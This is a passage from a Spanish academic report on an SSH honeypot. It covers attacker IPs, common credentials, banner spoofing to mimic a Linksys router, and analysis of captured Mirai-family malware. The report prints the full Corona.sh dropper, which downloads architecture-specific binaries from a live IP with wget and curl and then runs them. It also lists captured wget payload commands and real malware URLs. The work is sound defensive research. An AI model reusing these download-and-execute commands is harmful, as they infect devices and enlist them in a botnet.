None	1234	wget -P/tmp http://222.187.238.16:2020/8uc
None	dreambox	/gisdfoewrsfdf
None	fake	
None	1234	wget -P/tmp http://222.187.238.16:2020/8uc
None	fake	

Ilustración 7: Indicadores de conexiones únicas y últimos comandos

Últimos países de las conexiones

Address	Country	ISO	ASN code	ASN org	Nº blacklists	Nivel de riesgo
35.246.81.8	US	United States	15169	Google LLC	0	low
198.211.114.246	US	United States	14061	DigitalOcean, LLC	0	low
185.234.217.217	IE	Ireland	197226	sprint S.A.	2	high
134.209.37.7	US	United States			0	low
104.248.18.54	DE	Germany	14061	DigitalOcean, LLC	0	low
122.49.218.5	PH	Philippines	18187	WifiCity Inc.	2	high
162.243.160.215	US	United States	14061	DigitalOcean, LLC	0	low
104.248.80.173	NL	Netherlands	14061	DigitalOcean, LLC	0	low
209.97.139.121	GB	United Kingdom	14061	DigitalOcean, LLC	0	low
142.93.140.101	NL	Netherlands	14061	DigitalOcean, LLC	0	low

Ilustración 8: Países de origen de las últimas conexiones

Últimas muestas obtenidas

Nombre	URL	SHA256
8uc	http://222.187.238.16:2020/8uc	c2b9c35d9cf82d758ee678c733f5b180b7eb520e3aeef7c7fef373a537e7f359
8uc	http://222.187.238.16:2020/8uc	c2b9c35d9cf82d758ee678c733f5b180b7eb520e3aeef7c7fef373a537e7f359
ma.server	http://222.187.238.16:2020/ma.server	a6565d01d1c970cfc151e08749f34adc51a1f755184698b196e88bd11fb2823d
ma.server	http://222.187.238.16:2020/ma.server	a6565d01d1c970cfc151e08749f34adc51a1f755184698b196e88bd11fb2823d
LinuxTF	http://2019.jpbk.net/x/LinuxTF	788c2d8e34522eb3bbe0c4abb971318c259f7244089455295cf16e931fdfc8b5
LinuxTF	http://58.218.67.161:82/LinuxTF	788c2d8e34522eb3bbe0c4abb971318c259f7244089455295cf16e931fdfc8b5
Linux2.4	http://58.218.67.161:82/Linux2.4	2109627d9f85ed37095b9e3080a17bd72393a333dc627e5f08b25c1c0cb54a71
LinuxTF	http://2019.jpbk.net/x/LinuxTF	788c2d8e34522eb3bbe0c4abb971318c259f7244089455295cf16e931fdfc8b5
rtsy	http://218.93.208.210:25358/rtsy	e2579cad5ec653862001bd52abb9edd1ffd7cc61fefd83edd7fa98041fb641bf
rtsy	http://218.93.208.210:25358/rtsy	e2579cad5ec653862001bd52abb9edd1ffd7cc61fefd83edd7fa98041fb641bf

SSH_POT, © 2019

Ilustración 9: Últimas muestras obtenidas

Además de lo anterior, se han habilitado tres vistas específicas para IPs, muestras obtenidas y conexiones. En la vista de IPs obtendremos un top 10 de IPs de origen con más conexiones, un top 10 de países de origen y un mapa de calor en función de estos orígenes.

Información sobre las IP

Top IPs atacantes

IP	Nº conexiones
194.113.106.161	217
185.254.122.114	99
141.98.81.166	95
45.115.45.3	57
177.124.140.42	53
141.98.81.100	50
185.234.217.217	41
35.246.81.8	20
106.12.104.202	14
218.93.208.210	9

Tops paises

País	Nº conexiones
United States	59
China	20
India	16
United Kingdom	15
France	11
Germany	11
Netherlands	11
Singapore	10
Canada	8
Brazil	5

Ilustración 10: Top 10 de IPs y países




Ilustración 11: Mapa de calor por orígenes de los ataques

En caso de que cliquemos sobre alguna de las IPs la página nos redireccionará al detalle de esta incluyendo, entre otros datos, el riesgo de la IP número de blacklists en las que está registrada.




Ilustración 12: Detalle de la IP

En la siguiente vista, podremos ver un top de muestras con mayor intento de descargas incluyendo su nombre, hash SHA-256 de la muestra y número de apariciones.

Ilustración 13: Top de muestras obtenidas

Si clicamos en alguna de ellas, nos llevará a una vista específica con el detalle de la muestra obtenido en virustotal. En ella se puede ver, entre otros datos, el nombre del binario, la fecha en la que fue detectado en nuestro sistema, el número de detecciones en la base de datos de virustotal. Además, se incluye la respuesta completa de la API de virustotal y un enlace para acceder directamente a su información.

Ilustración 14: Detalle de la muestra

Por último, tenemos una vista con información de las conexiones con los usuarios, passwords y clientes únicos. También un top 10 por cada uno de los datos anteriores.

Información sobre las conexiones

Usuarios únicos usados: 259

Passwords únicos usados: 447

Clientes únicos detectados: 20

Top información conexiones

Username	#
admin	503
root	210
123	58
fake	57
ubnt	21
abc	14
administrator	13
	10
alpine	6
cdr	6

Password	#
admin	395
root	65
fake	57
1234	38
123456	37
ubnt	20
password	15
123	8
!@	7
roooooooooooooooo...	7

Clientes	#
SSH-2.0-Go	365
SSH-2.0-libssh2_1.8.2	330
SSH-2.0-libssh-0.1	194
SSH-2.0-JSCH-0.1.54	100
SSH-2.0-libssh-0.2	81
SSH-2.0-sshlib-0.1	50
SSH-2.0-OpenSSH_7.4p...	33
SSH-2.0-libssh2_1.4.3	29
SSH-2.0-PUTTY	7
SSH-2.0-libssh2_1.7.0	7

SSH_POT, © 2019

Ilustración 15: Información relativa a las conexiones

4.3 Auditoría de nuestro servidor

En este apartado comprobaremos la información que puede obtener un potencial atacante realizando una pequeña auditoría de nuestro sistema. Durante esta auditoría tendremos levantado el servidor que hace de honeypot, pero no el servidor web.

Para comprobar que se ha levantado correctamente, haremos dos pruebas. La primera será ejecutar un telnet al puerto 22 para ver que responde correctamente como podemos ver en la siguiente imagen:




Ilustración 16: Telnet inicial a la máquina.

Lo siguiente será intentar averiguar qué información extra podemos obtener mediante Nmap, para ello lo ejecutaremos con los siguientes argumentos:

```
nmap -sS -sV -p22 <IP>
```




Ilustración 17: Nmap inicial

Como vemos, es capaz de detectar que se trata de la librería Paramiko encapsulando el servicio SSH. Revisando el código de Paramiko, se ha visto que existe un atributo llamado '*local_version*' que es el encargado de proporcionar la respuesta de la versión local. Como nuestro objetivo es simular un dispositivo que dé la sensación de ser real se ha modificado indicando que se trata un servidor OpenSSH genérico:

```
t.local_version = 'SSH-2.0-OpenSSH'
```

Esta descripción ha sido elegida en base a la información obtenida del repositorio de Nmap de patrones de detección del servicios [16]:

```
match ssh m|^SSH-2\.0-OpenSSH\r\n| p/Linksys WRT45G modified dropbear
sshd/ i/protocol 2.0/ d/router/
```

Si volvemos a ejecutar un telnet y a escanear el dispositivo con Nmap obtendremos las siguientes respuestas:

```
root@debian:~# telnet 18.130.59.179 22
Trying 18.130.59.179...
Connected to 18.130.59.179.
Escape character is '^]'.
SSH-2.0-OpenSSH
```

Ilustración 18: Telnet con versión modificada

```
Starting Nmap 7.40 ( https://nmap.org ) at 2019-05-14 19:51 CEST
Nmap scan report for ec2-18-130-59-179.eu-west-2.compute.amazonaws.com (18.130.59.179)
Host is up (0.034s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     Linksys WRT45G modified dropbear sshd (protocol 2.0)
Service Info: Device: router
```

Ilustración 19: Nmap con versión modificada

Como vemos, Nmap detecta ahora el dispositivo como si fuera un router Linksys, lo cual puede hacer parecer más llamativo el dispositivo a los atacantes.

Por último, para captar más la atención de posibles atacantes, resulta interesante tener listado nuestro dispositivo en Shodan. El problema con el que nos encontramos al intentar que nuestro dispositivo aparezca aquí es que esta herramienta realiza escaneos automáticos y no podremos realizar uno activo a no ser que dispongamos de una cuenta de pago. Por ello, la única forma de conseguir aparecer es esperar a que escanee nuestra máquina y que la detecte como vulnerable.





Ilustración 20: Dispositivo listado en Shodan

Como vemos en la ilustración anterior, Shodan, en algún momento, ha escaneado nuestro servidor detectando que tenemos el puerto 23 publicado. Sin embargo, este escaneo fue realizado previamente a la modificación del banner SSH que hemos comentado anteriormente. Por este motivo, continúa apareciendo como un servidor Paramiko Python sshd, con la versión indexada.

5 Análisis de los ataques recibidos

Análisis de la muestra más común

En el primero de los análisis lo que haremos será ver el comportamiento de la muestra que más comúnmente ha aparecido en nuestro sistema. En este caso se trata del script llamado 'Corona.sh' con hash SHA-256 '*2557ad658fd598258274a96eabb6dfe063a4900e89d1fa05a60f8b8a63478e99*'.



Top muestras obtenidas

Nombre	sha256	Nº apariciones
Corona.sh	2557ad658fd598258274a96eabb6dfe063a4900e89d1fa05a60f8b8a63478e99	4

Ilustración 21: Muestra con mayor número de apariciones

Nombre binario: Corona.sh

Fecha de detección: 2019-04-05 20:05:47.218923

Detecciones: 18/54

Hashes de la muestra

md5	1c1c35ebaf9f5401b1c30985b76f396c
sha1	32ec3da710caf02e5e3b6eb1556068ace9376fa4
sha256	2557ad658fd598258274a96eabb6dfe063a4900e89d1fa05a60f8b8a63478e99

Virustotal

Link a virustotal

Coincidencias de la muestra:

Result	Coincidencias
Generic.Bash.MiraiA.A820B6A1	7
Linux/Downloader.p	2
Possible_BASHDLOD.SMLBO1	1
BV:Downloader-SP [Drp]	2
HEUR:Trojan-Downloader.Shell.Agent.p	2
Generic.Bash.MiraiA.A820B6A1 (B)	1
Linux.DownLoader.691	1

Ilustración 22: Detalle de la muestra

En la vista principal que nos ofrece la web de nuestro honeypot podemos observar que la primera vez que esta muestra fue detectada en nuestro sistema

fue el 5 de abril de 2019 a las 20 horas, mientras que su primera aparición en Virustotal fue ese mismo día a las 13 (UTC). Se trata de un análisis muy temprano de la muestra por lo que, si dispusiéramos de algún dispositivo de análisis de hosts o de tráfico en red, podríamos generar alertas en base a detecciones del hash de esta muestra.

El número de detecciones en los motores de antivirus de Virustotal es de 18/54, lo que implica que únicamente un 33% de ellos arrojan coincidencias con la muestra. De los que nos han dado un resultado, en la mayoría de los casos se vincula la muestra con 'Generic.Bash.MiraiA.A820B6A1' (7). Según esto, podríamos deducir que se trata de la botnet Mirai intentando expandirse.

Información de la IP




Ilustración 23: Detalle de la conexión en la que se intenta la descarga del malware

Si buscamos la conexión en la que se intentó ejecutar la descarga vemos como esta fue realizada desde la IP '119.166.216.45'. Revisando en los datos que disponemos de dicha IP, vemos que nos asigna un riesgo bajo (low).

Ilustración 24: Detalles de la IP en nuestro servidor.

Sin embargo, si analizamos en 'badpackets', la web que indexa máquinas relacionadas con Mirai, vemos como esta IP se relaciona con Mirai.




Ilustración 25: Coincidencia de la IP en badpackets

Análisis de la muestra

Al tratarse de un script de Shell, se puede ver de forma rápida su contenido para intentar analizar su comportamiento.

```
#!/bin/bash
cd /tmp ; wget http://91.209.70.174/Corona.mips; curl -O http://91.209.70.174/Corona.mips;cat Corona.mips >gewa;chmod 777 *;/tmp/gewa
cd /tmp ; wget http://91.209.70.174/Corona.mipsel; curl -O http://91.209.70.174/Corona.mipsel;cat Corona.mipsel >gewa;chmod 777 *;/tmp/gewa
cd /tmp ; wget http://91.209.70.174/Corona.sh4; curl -O http://91.209.70.174/Corona.sh4;cat Corona.sh4 >gewa;chmod 777 *;/tmp/gewa
cd /tmp ; wget http://91.209.70.174/Corona.x86_64; curl -O http://91.209.70.174/Corona.x86_64;cat Corona.x86_64 >gewa;chmod 777 *;/tmp/gewa
cd /tmp ; wget http://91.209.70.174/Corona.arm6; curl -O http://91.209.70.174/Corona.arm6;cat Corona.arm6 >gewa;chmod 777 *;/tmp/gewa
cd /tmp ; wget http://91.209.70.174/Corona.i686; curl -O http://91.209.70.174/Corona.i686;cat Corona.i686 >gewa;chmod 777 *;/tmp/gewa
cd /tmp ; wget http://91.209.70.174/Corona.ppc; curl -O http://91.209.70.174/Corona.ppc;cat Corona.ppc >gewa;chmod 777 *;/tmp/gewa
cd /tmp ; wget http://91.209.70.174/Corona.i586; curl -O http://91.209.70.174/Corona.i586;cat Corona.i586 >gewa;chmod 777 *;/tmp/gewa
cd /tmp ; wget http://91.209.70.174/Corona.m68k; curl -O http://91.209.70.174/Corona.m68k;cat Corona.m68k >gewa;chmod 777 *;/tmp/gewa
cd /tmp ; wget http://91.209.70.174/Corona.sparc; curl -O http://91.209.70.174/Corona.sparc;cat Corona.sparc >gewa;chmod 777 *;/tmp/gewa
cd /tmp ; wget http://91.209.70.174/Corona.arm4; curl -O http://91.209.70.174/Corona.arm4;cat Corona.arm4 >gewa;chmod 777 *;/tmp/gewa
cd /tmp ; wget http://91.209.70.174/Corona.arm5; curl -O http://91.209.70.174/Corona.arm5;cat Corona.arm5 >gewa;chmod 777 *;/tmp/gewa
cd /tmp ; wget http://91.209.70.174/Corona.arm7; curl -O http://91.209.70.174/Corona.arm7;cat Corona.arm7 >gewa;chmod 777 *;/tmp/gewa
```

Ilustración 26: Contenido de Corona.sh

Vemos como en su ejecución, el propio script intenta descargar los binarios finales que serán ejecutados en la máquina. Cada uno de estos binarios corresponde con cada una de las distintas arquitecturas que existen en la actualidad. Posteriormente pasa el contenido de esos binarios a un fichero llamado '*gewa'* al que da permisos de lectura, escritura y ejecución para cualquier usuario y lo ejecuta.

Continuando con nuestro análisis, simularemos la descarga de una de las arquitecturas disponibles, en este caso 'i686'. Revisando su arquitectura vemos que se trata de un binario ejecutable compilado para arquitectura de 32 bits y tiene todo su contenido conectado estáticamente, por lo que no necesita de librerías externas para poder ejecutarse

```
root@debian:~# file Corona.i686
Corona.i686: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, not stripped
```

Ilustración 27: 'file' del archivo.

Posteriormente, subiremos dicho fichero a una sandbox para que nos ayude a analizar la muestra, en este caso utilizaremos 'hybrid-analysis' [17][18]. Aunque el nombre del binario sea distinto el hash corresponde con el de nuestra muestra.

```
root@debian:~# sha256sum Corona.i686
c281fedb0020ae631a9fcaf0d5db188e3913743b3219f01ebdbfe5db77f47002  Corona.i686
```

Ilustración 28: Hash del binario i686

Strings

Entre los strings más representativos vemos como aparecen cadenas indicando que el binario ejecuta conexiones a sistemas de command and control (*'[0m Device Joined As [%s] Arch: [%s]', '[Attempting] To Connect To CNC On Attempt: %d', '[Connected!] Successfully Connected To CNC On Attempt: %d')* o ejecuta escaneos (*'[XMAS] Attack Being Sent To: %s For: %d Seconds'*)

[0m Device Joined As [%s] Arch: [%s]
[37m] Binary match found ->
[37m] Deleted binary match found ->
[37m] Killed bot process ->
[Connected!] Successfully Connected To CNC On Attempt: %d
[HTTP] Attack Being Sent To: %s For: %d Seconds
[STD] Attack Being Sent To: %s For: %d Seconds
[TCP] Attack Being Sent To: %s For: %d Seconds
[UDP] Attack Being Sent To: %s For: %d Seconds
[VSE] Attack Being Sent To: %s For: %d Seconds
[XMAS] Attack Being Sent To: %s For: %d Seconds

Ilustración 29: Strings obtenidos de hybrid analisys

Comportamiento de la muestra

Finalmente, ejecutaremos la muestra en una máquina aislada para comprobar su funcionamiento. Esta máquina tendrá salida a internet para pode conectarse a los recursos externos que fueran necesario, pero estará aislado del resto de la red.




Ilustración 30: Ejecución del binario malicioso

Podemos observar como la máquina enlaza su dirección local y comienza a escuchar. Posteriormente, ejecuta la conexión contra la IP pública de la que nos hemos descargado el recurso, en este caso el command and control. Si listamos las comunicaciones de la máquina, vemos como en nuestra dirección local estamos escuchando en el puerto ‘8888’ por parte del comando de nombre “” y asociado al ‘pid’ 471. También podemos observar como ese mismo servicio tiene una conexión establecida contra la IP pública de la que nos hemos descargado los recursos en el puerto 20 (ftp).




Ilustración 31: Servicios de red

Realizando una captura de tráfico en nuestras interfaces para la ip ’91.209.70.174’, podemos ver un intercambio continuo ente nuestra máquina y ella usando el puerto anteriormente mencionado.




Ilustración 32: Captura de tráfico

Analizando dicha captura de tráfico con Wireshark, se puede ver como se envía un mensaje indicando que el dispositivo se ha unido. Este mensaje lo hemos podido ver en el listado de cadenas de texto más representativas antes. A partir de ahí, cada 60 segundos se envía una cadena con el texto 'PING'.




Ilustración 33: Flujo FTP entre nuestra máquina y el C&C

Si listamos los ficheros que están siendo utilizados por el proceso que hemos visto escuchando anteriormente, entre los más representativos vemos el malware que hemos ejecutado y el flujo TCP hacia el FTP de la máquina de C&C.




Ilustración 34: Ficheros asociados al proceso

Ejecutando un Nmap sobre el puerto que tenemos escuchando únicamente obtenemos el posible servicio asociado por el puerto en el que se encuentra. Sin embargo, no parece que tenga nada que ver y que únicamente se trate de un puerto abierto por el programa para ejecutar una comunicación inversa.




Ilustración 35: Nmap a nuestra máquina

Finalmente, intentaremos conectarnos a dicho puerto. Sin embargo, no obtenemos ninguna respuesta a los comandos introducidos. Esto nos hace pensar que exista una posible validación por certificado o palabra clave para poder obtener una respuesta.




Ilustración 36: Conexión al puerto local

Durante toda la captura de tráfico no se ha logrado obtener ningún resultado distinto al del PING periódico. Esto hace pensar que la máquina de C&C lo utiliza para mantener la conexión activa mientras el host permanece inactivo a la espera de recibir algún comando que active los distintos escaneos que hemos podido ver en el apartado de Strings.

/gisdfoewrsfdf

Analizando las conexiones almacenadas en la base de datos, hemos podido ver como en muchas de las conexiones, tras la validación correcta en el servidor por parte del cliente, únicamente se recibía la ejecución del comando '/gisdfoewrsfdf'. En el caso de nuestro honeypot, la respuesta sería:

```
bash: /gisdfoewrsfdf: command not found
```

Una vez ejecutado el comando, el cliente cierra la comunicación con el servidor.

Tras una búsqueda en internet, se puede ver como el comando aparece en los honeypots de forma muy común con un comportamiento similar. Aunque en nuestro caso no se detecta una interacción posterior, en los resultados encontrados en internet se puede ver cómo el atacante lleva a cabo la ejecución de una serie de comandos alrededor del fichero '.nippon' [19], esto nos hace pensar que se trata de una técnica anti sandbox previa al intento de infección de la máquina.

Respecto a '.nippon', se ha detectado como una de las distintas formas de infectar máquinas para que se conencten al sistema de command and control de Mirai [20].

6 Conclusiones

Durante el desarrollo de este proyecto hemos podido comprender el funcionamiento de un honeypot además de ver cómo nos puede ayudar a mejorar la seguridad. Se ha visto que en la mayoría de los casos los atacantes no se sirven de ataques complejos o de exploits avanzados, sino que, intentan entrar en las máquinas mediante combinaciones de usuario y contraseña básicas o por defecto.

Gracias al despliegue de nuestro honeypot hemos conseguido ver cómo las diferentes botnets, especialmente Mirai, continúan escaneando la red en busca de nuevas máquinas que infectar. Gracias a toda la información almacenada hemos podido analizar los patrones de ataque además del comportamiento del malware que despliegan.

En líneas generales se ha cumplido la planificación establecida al principio del proyecto. Sin embargo, si que cierto que partes del desarrollo han continuado fuera de los tiempos marcados ya que, mientras se escribía la memoria, se han podido ver puntos de posible mejora del código. Como contrapunto, al inicio del proyecto estaba planificado realizar el despliegue de 'T-Pot', sin embargo, una vez desarrollado el análisis económico del proyecto se vio que no era viable económicamente. No obstante, al haber realizado este análisis en las primeras fases, fue posible cambiar el alcance del proyecto sin que esto impactara en el resultado final.

Con todo esto, consideramos que se ha cumplido en líneas generales con los objetivos del proyecto, aunque resulta recomendable estudiar algunas mejoras en nuestro honeypot SSH.

